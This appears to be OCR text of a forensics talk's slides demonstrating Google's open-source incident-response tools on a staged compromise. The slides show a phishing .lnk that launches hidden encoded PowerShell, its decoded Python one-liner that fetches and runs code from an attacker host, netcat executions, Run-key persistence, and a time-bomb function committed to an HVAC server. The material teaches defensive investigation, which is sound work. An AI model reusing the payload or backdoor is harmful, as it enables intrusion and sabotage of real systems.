unistore AND NOT dat

Views + Time range + Filter

2019-10-04T13:25:00→ 2019-10-04T14:27:00 2019-10-04T12:00:00→ 2019-10-04T14:00:00

bchang-laptop-new 12 stackdriver 0


Insights

12 events (0.113s)

1-12 / 12 500 asc Fields (1)

	message	Timeline name
2019-10-04T12:55:04.000000	[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] NvTelemetry: C:\Users\BenjaminChang\AppData\Local\Comms\Unistore\data\NvTelemetry.b…	bchang-laptop-new
2019-10-04T13:04:45.000000	Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T13:21:12.000000	Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T13:21:12.000000	Prefetch [NC64.EXE] was executed - run count 8 path hints: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE737A17 v…	bchang-laptop-new
2019-10-04T13:21:13.000000	Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T13:26:40.000000	Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T13:26:40.000000	Prefetch [NC64.EXE] was executed - run count 8 path hints: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE737A17 v…	bchang-laptop-new

Working Backwards: Malware



2019-10-04T12:55:04+00:00	[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] NvTelemetry: C:\Users\BenjaminChang\AppData\Local\Comms\Unistore\da…	bchang-laptop
2019-10-04T13:21:12+00:00	Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE…	bchang-laptop
2019-10-04T13:21:12+00:00	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:21:13+00:00	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:21:46+00:00	TSK:/Windows/Prefetch/WHOAMI.EXE-824687C3.pf Type: file	bchang-laptop
2019-10-04T13:21:53+00:00	Prefetch [WSLHOST.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\LXSS\WSLHOST.EXE hash: 0x91595FDC volume: 1 [serial number: …	bchang-laptop
2019-10-04T13:26:40+00:00	Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de…	bchang-laptop
2019-10-04T13:26:40+00:00	Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE…	bchang-laptop
2019-10-04T13:26:50+00:00	NC64.EXE-DE737A17.pf File reference: 60417-10 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T…	bchang-laptop
2019-10-04T13:26:50+00:00	NC64.EXE-DE737A17.pf File reference: 60417-10 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_TRUNCATION	bchang-laptop
2019-10-04T13:26:50+00:00	CMD.EXE-CD245F9E.pf File reference: 82834-3 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_TRUNCATION	bchang-laptop
2019-10-04T13:27:05+00:00	WSLHOST.EXE-91595FDC.pf File reference: 87196-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DAT…	bchang-laptop
2019-10-04T13:27:05+00:00	BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T…	bchang-laptop
2019-10-04T13:27:05+00:00	BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T…	bchang-laptop

Working Backwards: Phishing

2019-09-25T13:42:56.000000	http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGljYXRpb24vb2N0ZXQtc3RyZWFt/filenameOrigi…	bchang-laptop-n
2019-09-25T13:42:56.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file	bchang-laptop-new
2019-09-25T13:42:56.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file	bchang-laptop-new
2019-09-25T13:42:56.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file	bchang-laptop-new
2019-09-25T13:42:56.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file	bchang-laptop-new
2019-09-25T13:43:25.000000	http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGljYXRpb24vb2N0ZXQtc3RyZWFt/filenameOrigi…	bchang-laptop-new
2019-09-25T13:43:25.000000	http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGljYXRpb24vb2N0ZXQtc3RyZWFt/filenameOrigi…	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms Type: file	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms Type: file	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms Type: file	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk Type: file	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk Type: file	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk Type: file	bchang-laptop-new
2019-09-25T13:43:34.000000	NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk Type: file	bchang-laptop-new
2019-09-25T13:43:35.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop-new
2019-09-25T13:43:35.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop-new
2019-09-25T13:43:35.000000	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.lnk Type: file	bchang-laptop-new

14 events (0.02s)

1-14 / 14 | 500 | asc | Fields (1)

	message	Timeline name
1970-01-01T00:00:00.000000	[Empty description] File size: 0 File attribute flags: 0x00000000 cmd arguments: /c powershell -NonI -W Hi…	bchang-laptop-new

Add a comment ...


Post comment

command_line_arguments	/c powershell -NonI -W Hidden -NoP -Exec Bypass -EncodedCommand QwA6AC8AUAB5AHQAaABvAG4AMgA3AC8AcAB5AHQAaABvAG4ALgBlAHgAZQAgAC0AYwAgACIAaQBtAHAAbwByAHQAIAB1AHIAbABsAGkAYgA7AGUAeABlAGMAIAB1AHIAbABsAGkAYgAuAHUAcgBsAG8AcABlAG4AKAAnAGgAdAB0AHAAOgAvAC8AZwByAGUAbgBkAGEAbABlAC4AeAB5AHoALwBvAFkAQwB4AFIATwBiAHUAdwBmACcAKQAuAHIAZQBhAGQAKAApACIA
data_type	windows:lnk:link
datetime	1970-01-01T00:00:00+00:00
display_name	NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.lnk

Base 64 decrypted payload


```
C:/Python27/python.exe -c "import urllib;exec urllib.urlopen('http://grendale.xyz/oYCxRObuwf').read()"
```

Greendale explains



Bioreactor

Greendale explains



Looking for git

1-40 of 892 events (0.016s)

1-40 / 892 | 40 | asc | Fields (1)

	message	Timeline name
2019-10-02T15:06:41.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git Type: directory	bchang-laptop-new
2019-	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git\branches Type: direc…	b g-laptop-new
2019-	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git\branches Type: direc…	g-laptop-new
2019-	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git\branches Type: direc…	b g-laptop-new
2019-	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git\branches Type: direc…	b g-laptop-new
2019-		g-laptop-new
2019-10-02T15:06:41.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git\description Type: file	bchang-laptop-new

Looking for git

28 events (0.033s)

1-28 / 28 | 40 | desc | Fields (1)

	message	Timeline name
2019-10-04T14:28:40.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\hvac_server.py Type: file	bchang-laptop-new
2019-10-04T14:28:40.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\hvac_server.py Type: file	bchang-laptop-new
2019-10-04T14:28:40.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\hvac_server.py Type: file	bchang-laptop-new

1
days

	message	Timeline name
2019-10-02T15:06:45.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\Dockerfile Type: file	bchang-laptop-new
2019-10-02T15:06:45.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\Dockerfile Type: file	bchang-laptop-new
2019-10-02T15:06:45.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\Dockerfile Type: file	bchang-laptop-new
2019-10-02T15:06:45.000000	NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\Dockerfile Type: file	bchang-laptop-new

Committing to evil

Commit: 34bb0cd

```
(...)
76        if data['ac_on']:
77            self.logger.info(f'Device {device_id} AC temperature
78
79        config_data_json = json.dumps(config_data)
80        body = {
81            'version_to_update': 0,
82            # The data is passed as raw bytes, so you encode it
```

Commit: 7492e25

```
(...)
76        if data['ac_on']:
77            self.logger.info(f'Device {device_id} AC temperature
78
79        self._check_maintenance_mode(config_data)
80        config_data_json = json.dumps(config_data)
81        body = {
82            'version_to_update': 0,
83            # The data is passed as raw bytes, so you encode it
```


```
162
163     def _check_maintenance_mode(self, data):
164         if time.time() > 0x5eec9dab:
165             data['ac_on'] = data.get('maintenance_mode', False)
166
```

History | Snapshots | Logpoints

ID	Author	Commit Date	Description	
7492e25	bchang	2019-10-04 16:33 +02:00	update	LEFT RIGHT
34bb0cd	Ben Chang	2019-09-27 15:52 +02:00	fix	LEFT RIGHT

`0x5eec9dab == 1592565163`

June 18, 2020
15:14:40 UTC



Closing Credits

Why open source?

- We try hard to be platform agnostic
- We never know on which environment you're going to have to work
- We want to ingest data from non-Google sources as well
- Give something back to the community in the process 😀

How do I get started?

- Most platforms have ready-to-use Docker containers
- Check out the following links 👇🏻

Forseti

- https://forsetisecurity.org/
- Collection of community-driven, open-source tools to help you improve the security of your Google Cloud Platform (GCP) environments
- Apache License v2

dfTimewolf

- https://github.com/log2timeline/dftimewolf
- Orchestration between different tools and APIs
- Apache License v2

Turbinia/Plaso

- https://github.com/google/turbinia
- Forensics orchestration in the cloud
- Apache License v2

- https://github.com/log2timeline/plaso
- Recursively parses and extracts timestamp information from files
- Apache License v2


GIFT Stick

- https://github.com/google/GiftStick
- Bootable OS that copies disks/firmware to the cloud
- Apache License v2

(demo featuring our in-house hand model)

Timesketch

- https://github.com/google/timesketch
- https://demo.timesketch.org
- Visual timeline analysis tool
- timesketch-dev@googlegroups.com
- Apache License v2



Links and Contact

- dfTimewolf
  - https://github.com/log2timeline/dftimewolf
- Turbinia
  - https://github.com/google/turbinia
- Timesketch
  - https://github.com/google/timesketch
- GIFT
  - https://github.com/google/GiftStick
- Plaso
  - https://github.com/log2timeline/plaso
- Forseti
  - https://forsetisecurity.org/
- Slack Channel
  - https://github.com/open-source-dfir/slack
- Blog
  - https://osdfir.blogspot.com/




Tilt Your Head Back

Hand Model	Wajih Yassine
Evil Hacker	Michal Legin
Art Direction	Brandon Chalk
Casting Director	Elena Kovakina
Deployment Coordinator	Johan Berggren
Executive Producer	Matt Linton